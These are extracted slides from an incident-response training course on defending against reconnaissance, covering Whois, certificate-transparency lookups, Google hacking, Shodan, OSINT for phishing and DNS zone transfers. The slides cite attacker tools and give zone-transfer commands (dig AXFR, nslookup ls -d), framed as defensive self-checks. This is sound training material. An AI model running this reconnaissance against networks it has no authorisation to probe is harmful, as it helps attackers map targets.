



HideZeroOne
INE – Cyber Sec
www.hide01.ir





Incident Handling & Response Professional

Preparing & Defending Against Reconnaissance & Information Gathering

Section 03 | Module 01

v1

© Caendra Inc. 2019
All Rights Reserved

OUTLINE

Section 3 | Module 1: Preparing & Defending Against Reconnaissance ...

Table of Contents

Learning Objectives

- ▶ 1.1 Reconnaissance/Information Gathering: Definition
- ▶ 1.2 Reconnaissance Techniques & Defense
- ▶ References

Table of Contents

Module 01 | Preparing & Defending Against Reconnaissance & Information Gathering

1.1 Reconnaissance/Information Gathering: Definition

1.2 Reconnaissance Techniques & Defense

OUTLINE

Section 3 | Module 1: Preparing & Defending Against Reconnaissance ...

Table of Contents

Learning Objectives

- ▶ 1.1 Reconnaissance/Information Gathering: Definition
- ▶ 1.2 Reconnaissance Techniques & Defense
- ▶ References

Learning Objectives

By the end of this module, you should have a better understanding of:

- ✓ The reconnaissance/information techniques used by attackers
- ✓ How to prepare and defend against reconnaissance/information gathering activities

OUTLINE

Section 3 | Module 1: Preparing & Defending Against Reconnaissance ...

Table of Contents

Learning Objectives

- ▶ 1.1 Reconnaissance/Information Gathering: Definition
- ▶ 1.2 Reconnaissance Techniques & Defense
- ▶ References

IHRP

1.1

Reconnaissance / Information Gathering: Definition



OUTLINE

Section 3 | Module 1: Preparing & Defending Against Reconnaissance ...

Table of Contents

Learning Objectives

1.1 Reconnaissance/Information Gathering: Definition

1.1 Reconnaissance/Information Gathering: Definition

1.1 Reconnaissance/Information Gathering: Definition

1.1 Reconnaissance/Information Gathering: Definition

1.1 Reconnaissance/Information Gathering: Definition

1.1 Reconnaissance/Information Gathering: Definition


1.2 Reconnaissance Techniques & Defense

References

1.1 Reconnaissance/Information Gathering: Definition

At the end of the *Incident Handling Process* module we mentioned that we will cover how to prepare and defend against all phases of the cyber kill chain.

That being said, the cyber kill chain can be a little confusing for newcomers, so we will group attacker actions as follows.



OUTLINE

Section 3 | Module 1: Preparing & Defending Against Reconnaissance ...

Table of Contents

Learning Objectives

1.1 Reconnaissance/Information Gathering: Definition

1.1 Reconnaissance/Information Gathering: Definition

1.1 Reconnaissance/Information Gathering: Definition

1.1 Reconnaissance/Information Gathering: Definition

1.1 Reconnaissance/Information Gathering: Definition

1.1 Reconnaissance/Information Gathering: Definition

1.2 Reconnaissance Techniques & Defense

References

1.1 Reconnaissance/Information Gathering: Definition

As you can imagine, even inexperienced attackers will not start throwing exploits against your external or internal assets before they gather as much information as possible about your network.

It is a known fact that a well-prepared attack is most likely to result in a breach.

OUTLINE

Section 3 | Module 1: Preparing & Defending Against Reconnaissance ...

Table of Contents

Learning Objectives

▼ 1.1 Reconnaissance/Information Gathering: Definition

1.1 Reconnaissance/Information Gathering: Definition

1.1 Reconnaissance/Information Gathering: Definition

1.1 Reconnaissance/Information Gathering: Definition

1.1 Reconnaissance/Information Gathering: Definition

1.1 Reconnaissance/Information Gathering: Definition

► 1.2 Reconnaissance Techniques & Defense

► References

1.1 Reconnaissance/Information Gathering: Definition

Unfortunately, the Internet contains massive volumes of information about organizations and their employees. Prior to an attack, malicious actors thoroughly collect (and analyze) such information from multiple open sources, in order to maximize the chances of a successful breach.



OUTLINE

Section 3 | Module 1: Preparing & Defending Against Reconnaissance ...

Table of Contents

Learning Objectives

▼ 1.1 Reconnaissance/Information Gathering: Definition

1.1 Reconnaissance/Information Gathering: Definition

1.1 Reconnaissance/Information Gathering: Definition

1.1 Reconnaissance/Information Gathering: Definition

1.1 Reconnaissance/Information Gathering: Definition

1.1 Reconnaissance/Information Gathering: Definition

▶ 1.2 Reconnaissance Techniques & Defense

▶ References

1.1 Reconnaissance/Information Gathering: Definition

The collection (and analysis) of information from open sources about an organization and its employees prior to an attack, is known as “*The Reconnaissance / Information Gathering Phase*”.

From here on we will refer to *The Reconnaissance / Information Gathering Phase* as *Reconnaissance*.

OUTLINE

Section 3 | Module 1: Preparing & Defending Against Reconnaissance ...

Table of Contents

Learning Objectives

▼ 1.1 Reconnaissance/Information Gathering: Definition

1.1 Reconnaissance/Information Gathering: Definition

1.1 Reconnaissance/Information Gathering: Definition

1.1 Reconnaissance/Information Gathering: Definition

1.1 Reconnaissance/Information Gathering: Definition

1.1 Reconnaissance/Information Gathering: Definition

► 1.2 Reconnaissance Techniques & Defense

► References

1.1 Reconnaissance/Information Gathering: Definition

Let's now cover the most common reconnaissance techniques used by attackers and see how we can prepare and defend against them.

OUTLINE

Section 3 | Module 1: Preparing & Defending Against Reconnaissance ...

Table of Contents

Learning Objectives

▼ 1.1 Reconnaissance/Information Gathering: Definition

1.1 Reconnaissance/Information Gathering: Definition

1.1 Reconnaissance/Information Gathering: Definition

1.1 Reconnaissance/Information Gathering: Definition

1.1 Reconnaissance/Information Gathering: Definition

1.1 Reconnaissance/Information Gathering: Definition

► 1.2 Reconnaissance Techniques & Defense

► References

IHRP

1.2

Reconnaissance Techniques & Defense



OUTLINE

Section 3 | Module 1: Preparing &
Defending Against Reconnaissance ...

Table of Contents

Learning Objectives

▼ 1.1 Reconnaissance/Information
Gathering: Definition

1.1 Reconnaissance/Information
Gathering: Definition

1.1 Reconnaissance/Information
Gathering: Definition

1.1 Reconnaissance/Information
Gathering: Definition

1.1 Reconnaissance/Information
Gathering: Definition

1.1 Reconnaissance/Information
Gathering: Definition

▼ 1.2 Reconnaissance Techniques &
Defense

1.2 Reconnaissance Techniques &
Defense

► 1.2.1 Whois information analysis

1.2 Reconnaissance Techniques & Defense

Let's cover the reconnaissance activities that can be performed by attackers residing outside your network. Specifically, we'll cover the following reconnaissance techniques:

- Whois information analysis
- SSL certificate information analysis
- Utilization of search engines, internet-wide scanners & other sites
- DNS interrogation
- Abusing exposed OWA
- JavaScript injection

OUTLINE

Section 3 | Module 1: Preparing & Defending Against Reconnaissance ...

Table of Contents

Learning Objectives

▼ 1.1 Reconnaissance/Information Gathering: Definition

1.1 Reconnaissance/Information Gathering: Definition

1.1 Reconnaissance/Information Gathering: Definition

1.1 Reconnaissance/Information Gathering: Definition

1.1 Reconnaissance/Information Gathering: Definition

1.1 Reconnaissance/Information Gathering: Definition

▼ 1.2 Reconnaissance Techniques & Defense

1.2 Reconnaissance Techniques & Defense

► 1.2.1 Whois information analysis

1.2.1 Whois information analysis

Whenever a domain name is registered, information such as postal addresses, phone numbers, contact names and authoritative domain name servers are requested by the registrar.

This information can be the starting point of attacks such as social engineering, [war dialing](#), [war driving](#) and network mapping.

OUTLINE

Section 3 | Module 1: Preparing & Defending Against Reconnaissance ...

Table of Contents

Learning Objectives

▼ 1.1 Reconnaissance/Information Gathering: Definition

1.1 Reconnaissance/Information Gathering: Definition

1.1 Reconnaissance/Information Gathering: Definition

1.1 Reconnaissance/Information Gathering: Definition

1.1 Reconnaissance/Information Gathering: Definition

1.1 Reconnaissance/Information Gathering: Definition

▼ 1.2 Reconnaissance Techniques & Defense

1.2 Reconnaissance Techniques & Defense

▼ 1.2.1 Whois information analysis

1.2.1 Whois information analysis

Unfortunately this information can be retrieved from open sources. Specifically, Whois databases exist throughout the internet exposing all the records that were filled during a domain name's registration.

An example of such a database is
<https://whois.icann.org/en>

OUTLINE

Table of Contents

Learning Objectives

▼ 1.1 Reconnaissance/Information Gathering: Definition

1.1 Reconnaissance/Information Gathering: Definition

1.1 Reconnaissance/Information Gathering: Definition

1.1 Reconnaissance/Information Gathering: Definition

1.1 Reconnaissance/Information Gathering: Definition

1.1 Reconnaissance/Information Gathering: Definition

▼ 1.2 Reconnaissance Techniques & Defense

1.2 Reconnaissance Techniques & Defense

▼ 1.2.1 Whois information analysis

1.2.1 Whois information analysis

1.2.1 Whois information analysis

You can use publicly available Whois databases or the [whois](#) Linux command to see the information that your organization is exposing.

OUTLINE

Learning Objectives

- ▼ 1.1 Reconnaissance/Information Gathering: Definition
 - 1.1 Reconnaissance/Information Gathering: Definition
 - 1.1 Reconnaissance/Information Gathering: Definition
 - 1.1 Reconnaissance/Information Gathering: Definition
 - 1.1 Reconnaissance/Information Gathering: Definition
 - 1.1 Reconnaissance/Information Gathering: Definition
- ▼ 1.2 Reconnaissance Techniques & Defense
 - 1.2 Reconnaissance Techniques & Defense
- ▼ 1.2.1 Whois information analysis
 - 1.2.1 Whois information analysis
 - 1.2.1 Whois information analysis

1.2.1 Whois information analysis

Preparation & Defense

You can't tell when someone is looking at your organization's Whois information, but you can be proactive by closely monitoring the submitted contact email and DNS server(s).

You can also defend against ill-intended Whois lookups by purchasing a Whois privacy service that many registrars offer. On your right you can see an example of such a service.

Showing results for: **ELEARNSECURITY.COM**
Original Query: elearnsecurity.com

Contact Information		
Registrant Contact	Admin Contact	Tech Contact
Name: Registration Private	Name: Registration Private	Name: Registration Private
Organization: Domains By Proxy, LLC	Organization: Domains By Proxy, LLC	Organization: Domains By Proxy, LLC
Mailing Address: DomainsByProxy.com, Scottsdale Arizona 85260 US	Mailing Address: DomainsByProxy.com, Scottsdale Arizona 85260 US	Mailing Address: DomainsByProxy.com, Scottsdale Arizona 85260 US
Phone: +1.4806242599	Phone: +1.4806242599	Phone: +1.4806242599
Ext:	Ext:	Ext:
Fax: +1.4806242598	Fax: +1.4806242598	Fax: +1.4806242598
Fax Ext:	Fax Ext:	Fax Ext:
Email: ELEARNSECURITY.COM@domainsbyproxy.com	Email: ELEARNSECURITY.COM@domainsbyproxy.com	Email: ELEARNSECURITY.COM@domainsbyproxy.com

OUTLINE

- 1.1 Reconnaissance/Information Gathering: Definition
 - 1.1 Reconnaissance/Information Gathering: Definition
 - 1.1 Reconnaissance/Information Gathering: Definition
 - 1.1 Reconnaissance/Information Gathering: Definition
 - 1.1 Reconnaissance/Information Gathering: Definition
 - 1.1 Reconnaissance/Information Gathering: Definition
- 1.2 Reconnaissance Techniques & Defense
 - 1.2 Reconnaissance Techniques & Defense
 - 1.2.1 Whois information analysis
 - 1.2.1 Whois information analysis
 - 1.2.1 Whois information analysis
 - 1.2.1 Whois information analysis

1.2.1 Whois information analysis

Looking up and analyzing Whois information, is a reconnaissance technique that does not involve even a single packet being sent from the attacker to the targeted organization's network. Such reconnaissance is known as passive reconnaissance.

Passive reconnaissance techniques are particularly interesting due to the fact that they cannot be detected.

OUTLINE

1.1 Reconnaissance/Information Gathering: Definition

1.1 Reconnaissance/Information Gathering: Definition

1.1 Reconnaissance/Information Gathering: Definition

1.1 Reconnaissance/Information Gathering: Definition

1.1 Reconnaissance/Information Gathering: Definition

▼ 1.2 Reconnaissance Techniques & Defense

1.2 Reconnaissance Techniques & Defense

▼ 1.2.1 Whois information analysis

1.2.1 Whois information analysis

1.2.1 Whois information analysis

1.2.1 Whois information analysis

1.2.1 Whois information analysis

1.2.2 SSL certificate information analysis

Another passive reconnaissance technique you should be aware of, is gathering and analyzing SSL certificate information.

By analyzing a SSL certificate an attacker can:

- Sketch a picture of an organization's network layout (by checking the subdomains that could appear in the CN's)
- Identify provided services (by analyzing the subdomain names)
- Identify critical assets (critical assets are always SSL-protected)
- Identify internal host names, IPs or alternative DNS servers

OUTLINE

1.1 Reconnaissance/Information Gathering: Definition

1.1 Reconnaissance/Information Gathering: Definition

1.1 Reconnaissance/Information Gathering: Definition

1.1 Reconnaissance/Information Gathering: Definition

▼ 1.2 Reconnaissance Techniques & Defense

1.2 Reconnaissance Techniques & Defense

▼ 1.2.1 Whois information analysis

1.2.1 Whois information analysis

1.2.1 Whois information analysis

1.2.1 Whois information analysis

1.2.1 Whois information analysis

▼ 1.2.2 SSL certificate information analysis

1.2.2 SSL certificate information analysis

You should also know about the Certificate Transparency initiative. This initiative enables detecting SSL certificates that have been mistakenly issued by a certificate authority or have been maliciously acquired. It also makes it possible to identify certificate authorities that have gone rogue and are maliciously issuing certificates.

OUTLINE

1.1 Reconnaissance/Information Gathering: Definition

1.1 Reconnaissance/Information Gathering: Definition

1.1 Reconnaissance/Information Gathering: Definition

▼ 1.2 Reconnaissance Techniques & Defense

1.2 Reconnaissance Techniques & Defense

▼ 1.2.1 Whois information analysis

1.2.1 Whois information analysis

1.2.1 Whois information analysis

1.2.1 Whois information analysis

1.2.1 Whois information analysis

▼ 1.2.2 SSL certificate information analysis

1.2.2 SSL certificate information analysis

1.2.2 SSL certificate information analysis

Why are we mentioning the Certificate Transparency initiative you may ask.

In the past, SSL certificate information was still publicly available through published results of internet wide scans. Obviously, internet wide scans could only catalog SSL certificate information of publicly reachable web sites. What Certificate Transparency could accidentally bring to light are names intended for internal use only.

OUTLINE

1.1 Reconnaissance/Information Gathering: Definition

1.1 Reconnaissance/Information Gathering: Definition

▼ 1.2 Reconnaissance Techniques & Defense

1.2 Reconnaissance Techniques & Defense

▼ 1.2.1 Whois information analysis

1.2.1 Whois information analysis

1.2.1 Whois information analysis

1.2.1 Whois information analysis

1.2.1 Whois information analysis

▼ 1.2.2 SSL certificate information analysis

1.2.2 SSL certificate information analysis

1.2.2 SSL certificate information analysis

1.2.2 SSL certificate information analysis

Find below an example of passive subdomain enumeration by analyzing SSL certificate information. By checking each of those entries, one could also identify host names of intranet machines.

Criteria		Identity LIKE %		
crt.sh ID	Logged At	Not Before	Identity	Issuer Name
	2017-07-01	2017-07-01	dana.com	C=US, O=Let's Encrypt, CN=Let's Encrypt Authority X3
	2017-07-01	2017-07-01	dana.com	C=US, O=Let's Encrypt, CN=Let's Encrypt Authority X3
	2017-07-01	2017-07-01	git.com	C=US, O=Let's Encrypt, CN=Let's Encrypt Authority X3
	2017-06-01	2017-06-01	dana.com	C=US, O=Let's Encrypt, CN=Let's Encrypt Authority X3
	2017-06-01	2017-06-01	dana.com	C=US, O=Let's Encrypt, CN=Let's Encrypt Authority X3
	2017-06-01	2017-06-01	git.com	C=US, O=Let's Encrypt, CN=Let's Encrypt Authority X3
	2017-05-12	2017-05-12	jenkins.com	C=US, O=Let's Encrypt, CN=Let's Encrypt Authority X3
	2017-05-01	2017-05-01	danu.com	C=US, O=Let's Encrypt, CN=Let's Encrypt Authority X3
	2017-05-01	2017-05-01	dana.com	C=US, O=Let's Encrypt, CN=Let's Encrypt Authority X3
	2017-05-01	2017-05-01	git.com	C=US, O=Let's Encrypt, CN=Let's Encrypt Authority X3
	2017-05-01	2017-05-01	www.com	C=US, O=Let's Encrypt, CN=Let's Encrypt Authority X3
	2017-04-01	2017-04-01	dana.com	C=US, O=Let's Encrypt, CN=Let's Encrypt Authority X3
	2017-04-01	2017-04-01	dana.com	C=US, O=Let's Encrypt, CN=Let's Encrypt Authority X3
	2017-04-01	2017-04-01	git.com	C=US, O=Let's Encrypt, CN=Let's Encrypt Authority X3
	2017-04-01	2017-04-01	www.com	C=US, O=Let's Encrypt, CN=Let's Encrypt Authority X3

OUTLINE

1.1 Reconnaissance/Information Gathering: Definition

1.2 Reconnaissance Techniques & Defense

1.2 Reconnaissance Techniques & Defense

1.2.1 Whois information analysis

1.2.1 Whois information analysis

1.2.1 Whois information analysis

1.2.1 Whois information analysis

1.2.1 Whois information analysis

1.2.2 SSL certificate information analysis

1.2.2 SSL certificate information analysis

1.2.2 SSL certificate information analysis

1.2.2 SSL certificate information analysis


1.2.2 SSL certificate information analysis

Preparation & Defense

Once again, you can't tell when someone is going through your organization's SSL certificate information.

You can be proactive though, by requesting and analyzing all the information included in your organization's SSL certificates.

In addition, a great example of how you can check for sensitive information inside your organization's SSL certificates from an attacker's perspective is [Censys](https://censys.io/certificates?q=).



OUTLINE

- ▼ 1.2 Reconnaissance Techniques & Defense
 - 1.2 Reconnaissance Techniques & Defense
- ▼ 1.2.1 Whois information analysis
 - 1.2.1 Whois information analysis
 - 1.2.1 Whois information analysis
 - 1.2.1 Whois information analysis
 - 1.2.1 Whois information analysis
- ▼ 1.2.2 SSL certificate information analysis
 - 1.2.2 SSL certificate information analysis
 - 1.2.2 SSL certificate information analysis
 - 1.2.2 SSL certificate information analysis

1.2.2 SSL certificate information analysis

Preparation & Defense

Other publicly available sources to passively gather and analyze SSL certificate information are:

- <https://crt.sh/>
- <https://developers.facebook.com/tools/ct/>
- <https://www.google.com/transparencyreport/https/ct/>

OUTLINE

1.2 Reconnaissance Techniques & Defense

▼ 1.2.1 Whois information analysis

1.2.1 Whois information analysis

1.2.1 Whois information analysis

1.2.1 Whois information analysis

1.2.1 Whois information analysis

▼ 1.2.2 SSL certificate information analysis

1.2.2 SSL certificate information analysis

1.2.2 SSL certificate information analysis

1.2.2 SSL certificate information analysis

1.2.2 SSL certificate information analysis

1.2.2 SSL certificate information analysis

1.2.3 Utilization of search engines, internet-wide scanners & other sites

To conclude covering the passive reconnaissance techniques being used by attackers, let's see how they leverage search engines, internet-wide scanners & other sites to gather critical information about an organization.

OUTLINE

▼ 1.2.1 Whois information analysis

1.2.1 Whois information analysis

1.2.1 Whois information analysis

1.2.1 Whois information analysis

1.2.1 Whois information analysis

▼ 1.2.2 SSL certificate information analysis

1.2.2 SSL certificate information analysis

1.2.2 SSL certificate information analysis

1.2.2 SSL certificate information analysis

1.2.2 SSL certificate information analysis

1.2.2 SSL certificate information analysis

▼ 1.2.3 Utilization of search engines, internet-wide scanners & other ...

1.2.3 Utilization of search engines, internet-wide scanners & other sites

Let's start with search engines. Attackers leverage the extended visibility and features of search engines to perform passive reconnaissance activities.

Specifically, they are leveraging search engine directives and operators for targeted searches. What they also leverage is the *cache* functionality to retrieve deleted information.

OUTLINE

- 1.2.1 Whois information analysis
- 1.2.1 Whois information analysis
- 1.2.1 Whois information analysis
- 1.2.1 Whois information analysis
- ▼ 1.2.2 SSL certificate information analysis
 - 1.2.2 SSL certificate information analysis
 - 1.2.2 SSL certificate information analysis
 - 1.2.2 SSL certificate information analysis
 - 1.2.2 SSL certificate information analysis
 - 1.2.2 SSL certificate information analysis
- ▼ 1.2.3 Utilization of search engines, internet-wide scanners & other ...

1.2.3 Utilization of search engines, internet-wide sca...

1.2.3 Utilization of search engines, internet-wide scanners & other sites

Preparation & Defense

Similarly to the other passive reconnaissance techniques, you can't detect an attacker searching for information about your organization through search engines. What you can do though, is mimic the way attackers use search engines for reconnaissance purposes to identify critical information that your organization may be exposing.

Find below a great resource on how to do so.

<http://www.mrjoeyjohnson.com/Google.Hacking.Filters.pdf>

OUTLINE

- 1.2.1 Whois information analysis
- 1.2.1 Whois information analysis
- 1.2.1 Whois information analysis
- ▼ 1.2.2 SSL certificate information analysis
 - 1.2.2 SSL certificate information analysis
 - 1.2.2 SSL certificate information analysis
 - 1.2.2 SSL certificate information analysis
 - 1.2.2 SSL certificate information analysis
 - 1.2.2 SSL certificate information analysis
- ▼ 1.2.3 Utilization of search engines, internet-wide scanners & other ...
 - 1.2.3 Utilization of search engines, internet-wide sca...
 - 1.2.3 Utilization of search engines, internet-wide sca...

1.2.3 Utilization of search engines, internet-wide scanners & other sites

Preparation & Defense

What you can also do, is minimize the information your organization is exposing through search engines. You can refer to the following resources on how to do so.

- <http://web.archive.org/web/20050830204837/google.com/remove.html>
- <https://support.google.com/webmasters/answer/1663419?hl=en>

OUTLINE

1.2.1 Whois information analysis

1.2.1 Whois information analysis

▼ 1.2.2 SSL certificate information analysis

1.2.2 SSL certificate information analysis

1.2.2 SSL certificate information analysis

1.2.2 SSL certificate information analysis

1.2.2 SSL certificate information analysis

1.2.2 SSL certificate information analysis

▼ 1.2.3 Utilization of search engines, internet-wide scanners & other ...

1.2.3 Utilization of search engines, internet-wide sca...

1.2.3 Utilization of search engines, internet-wide sca...

1.2.3 Utilization of search engines, internet-wide sca...

1.2.3 Utilization of search engines, internet-wide scanners & other sites

Preparation & Defense

Notes:

1. Instead of the *cache* functionality of search engines, attackers are also known to use <http://web.archive.org/>
2. Some of the directives that you saw on the Google hacking resource also apply on other search engines
3. Automated penetration testing tools that leverage search engines for reconnaissance are: [Recon-ng](https://bitbucket.org/LaNMaSteR53/recon-ng) and [SearchDiggity](https://www.bishopfox.com/resources/tools/google-hacking-diggity/attack-tools/)

<https://bitbucket.org/LaNMaSteR53/recon-ng>
<https://www.bishopfox.com/resources/tools/google-hacking-diggity/attack-tools/>

IHRPv1 - Caendra Inc. © 2019 | p.27

OUTLINE

1.2.1 Whois information analysis

▼ 1.2.2 SSL certificate information analysis

1.2.2 SSL certificate information analysis

1.2.2 SSL certificate information analysis

1.2.2 SSL certificate information analysis

1.2.2 SSL certificate information analysis

1.2.2 SSL certificate information analysis

▼ 1.2.3 Utilization of search engines, internet-wide scanners & other ...

1.2.3 Utilization of search engines, internet-wide sca...

1.2.3 Utilization of search engines, internet-wide sca...

1.2.3 Utilization of search engines, internet-wide sca...

1.2.3 Utilization of search engines, internet-wide sca...

1.2.3 Utilization of search engines, internet-wide scanners & other sites

Internet-wide “scanners” like [Shodan](#) or Censys are also heavily utilized by attackers. Such services scan the whole internet and can provide attackers with critical information about an organization’s IP blocks, exposed services/web servers (including their version), utilized technology etc.

Armed with such knowledge attackers can passively identify vulnerable systems exposed on the internet.

OUTLINE

- ▼ 1.2.2 SSL certificate information analysis
 - 1.2.2 SSL certificate information analysis
 - 1.2.2 SSL certificate information analysis
 - 1.2.2 SSL certificate information analysis
 - 1.2.2 SSL certificate information analysis
 - 1.2.2 SSL certificate information analysis
- ▼ 1.2.3 Utilization of search engines, internet-wide scanners & other ...
 - 1.2.3 Utilization of search engines, internet-wide sca...
 - 1.2.3 Utilization of search engines, internet-wide sca...
 - 1.2.3 Utilization of search engines, internet-wide sca...
 - 1.2.3 Utilization of search engines, internet-wide sca...

1.2.3 Utilization of search engines, internet-wide scanners & other sites

A nice example of Shodan usage is the below:

<https://searchnetworking.techtarget.com/tip/How-to-use-Shodan-search-engine-to-diagnose-vulnerabilities>

Shodan's REST API documentation contains all the information you will need to construct more advanced / targeted queries:

<https://developer.shodan.io/api>

<https://searchnetworking.techtarget.com/tip/How-to-use-Shodan-search-engine-to-diagnose-vulnerabilities>
<https://developer.shodan.io/api>

IHRPv1 - Caendra Inc. © 2019 | p.29

OUTLINE

1.2.2 SSL certificate
information analysis

1.2.2 SSL certificate
information analysis

1.2.2 SSL certificate
information analysis

1.2.2 SSL certificate
information analysis

1.2.2 SSL certificate
information analysis

▼ 1.2.3 Utilization of search engines,
internet-wide scanners & other ...

1.2.3 Utilization of search
engines, internet-wide sca...

1.2.3 Utilization of search
engines, internet-wide sca...

1.2.3 Utilization of search
engines, internet-wide sca...

1.2.3 Utilization of search
engines, internet-wide sca...

1.2.3 Utilization of search
engines, internet-wide sca...

1.2.3 Utilization of search
engines, internet-wide sca...

1.2.3 Utilization of search engines, internet-wide scanners & other sites

Preparation & Defense

The solution to prepare and defend against internet-wide “scanners” is, once again, to proactively check for critical information being exposed by them and also limit the amount of information being exposed.

OUTLINE

1.2.2 SSL certificate information analysis

1.2.2 SSL certificate information analysis

1.2.2 SSL certificate information analysis

1.2.2 SSL certificate information analysis

▼ 1.2.3 Utilization of search engines, internet-wide scanners & other ...

1.2.3 Utilization of search engines, internet-wide sca...

1.2.3 Utilization of search engines, internet-wide sca...

1.2.3 Utilization of search engines, internet-wide sca...

1.2.3 Utilization of search engines, internet-wide sca...

1.2.3 Utilization of search engines, internet-wide sca...

1.2.3 Utilization of search engines, internet-wide sca...

1.2.3 Utilization of search engines, internet-wide sca...

1.2.3 Utilization of search engines, internet-wide scanners & other sites

There is no doubt that phishing remains the top threat vector for cyber attacks. Attacking the human factor continues to be the most attractive and successful path for gaining an initial foothold.

OUTLINE

1.2.2 SSL certificate information analysis

1.2.2 SSL certificate information analysis

1.2.2 SSL certificate information analysis

▼ 1.2.3 Utilization of search engines, internet-wide scanners & other ...

1.2.3 Utilization of search engines, internet-wide sca...

1.2.3 Utilization of search engines, internet-wide sca...

1.2.3 Utilization of search engines, internet-wide sca...

1.2.3 Utilization of search engines, internet-wide sca...

1.2.3 Utilization of search engines, internet-wide sca...

1.2.3 Utilization of search engines, internet-wide sca...

1.2.3 Utilization of search engines, internet-wide sca...

1.2.3 Utilization of search engines, internet-wide sca...

1.2.3 Utilization of search engines, internet-wide scanners & other sites

A successful phishing attack requires a target and a good social engineering pretext. Both can unfortunately be obtained through open sources.

OUTLINE

1.2.2 SSL certificate information analysis

1.2.2 SSL certificate information analysis

▼ 1.2.3 Utilization of search engines, internet-wide scanners & other ...

1.2.3 Utilization of search engines, internet-wide sca...

1.2.3 Utilization of search engines, internet-wide sca...

1.2.3 Utilization of search engines, internet-wide sca...

1.2.3 Utilization of search engines, internet-wide sca...

1.2.3 Utilization of search engines, internet-wide sca...

1.2.3 Utilization of search engines, internet-wide sca...

1.2.3 Utilization of search engines, internet-wide sca...

1.2.3 Utilization of search engines, internet-wide sca...

1.2.3 Utilization of search engines, internet-wide sca...

1.2.3 Utilization of search engines, internet-wide scanners & other sites

You organization's own website may include employee information (including e-mail addresses). Even if it doesn't, an organization's employees and their day to day activities can be identified through networking sites such LinkedIn, Facebook, Twitter etc., or databases like pipl.com.



OUTLINE

- 1.2.2 SSL certificate information analysis
- ▼ 1.2.3 Utilization of search engines, internet-wide scanners & other ...
 - 1.2.3 Utilization of search engines, internet-wide sca...
 - 1.2.3 Utilization of search engines, internet-wide sca...
 - 1.2.3 Utilization of search engines, internet-wide sca...
 - 1.2.3 Utilization of search engines, internet-wide sca...
 - 1.2.3 Utilization of search engines, internet-wide sca...
 - 1.2.3 Utilization of search engines, internet-wide sca...
 - 1.2.3 Utilization of search engines, internet-wide sca...
 - 1.2.3 Utilization of search engines, internet-wide sca...
 - 1.2.3 Utilization of search engines, internet-wide sca...

1.2.3 Utilization of search engines, internet-wide scanners & other sites

Preparation & Defense

There is little you can do about employees sharing their company position or whereabouts. You could try enforcing a stricter information sharing policy and educate them on social engineering and the dangers of phishing attacks.

OUTLINE

▼ 1.2.3 Utilization of search engines, internet-wide scanners & other ...

1.2.3 Utilization of search engines, internet-wide sca...

1.2.3 Utilization of search engines, internet-wide sca...

1.2.3 Utilization of search engines, internet-wide sca...

1.2.3 Utilization of search engines, internet-wide sca...

1.2.3 Utilization of search engines, internet-wide sca...

1.2.3 Utilization of search engines, internet-wide sca...

1.2.3 Utilization of search engines, internet-wide sca...

1.2.3 Utilization of search engines, internet-wide sca...

1.2.3 Utilization of search engines, internet-wide sca...

1.2.3 Utilization of search engines, internet-wide sca...

1.2.3 Utilization of search engines, internet-wide sca...

1.2.4 DNS interrogation

The Domain Name System can provide useful information about an organization. Most of the times attackers will try to dump all records from a DNS server through zone transfers. This way, they can identify internet-reachable machines.

OUTLINE

- 1.2.3 Utilization of search engines, internet-wide sca...
- 1.2.3 Utilization of search engines, internet-wide sca...
- 1.2.3 Utilization of search engines, internet-wide sca...
- 1.2.3 Utilization of search engines, internet-wide sca...
- 1.2.3 Utilization of search engines, internet-wide sca...
- 1.2.3 Utilization of search engines, internet-wide sca...
- 1.2.3 Utilization of search engines, internet-wide sca...
- 1.2.3 Utilization of search engines, internet-wide sca...
- 1.2.3 Utilization of search engines, internet-wide sca...
- 1.2.3 Utilization of search engines, internet-wide sca...

1.2.4 DNS interrogation

Preparation & Defense

To prepare against DNS-based reconnaissance you can:

- Configure the primary DNS server so that it accepts zone requests by secondary and tertiary DNS servers **only**
- Use split DNS
- Thoroughly harden every DNS server
- Proactively attempt a zone transfer
 - `dig @[DNS_server_IP] [target_domain] -t AXFR`
 - `nslookup`
 - > `server [authoritative_server_IP_or_name]`
 - > `set type=any`
 - > `ls -d [target_domain]`

OUTLINE

1.2.3 Utilization of search engines, internet-wide sca...

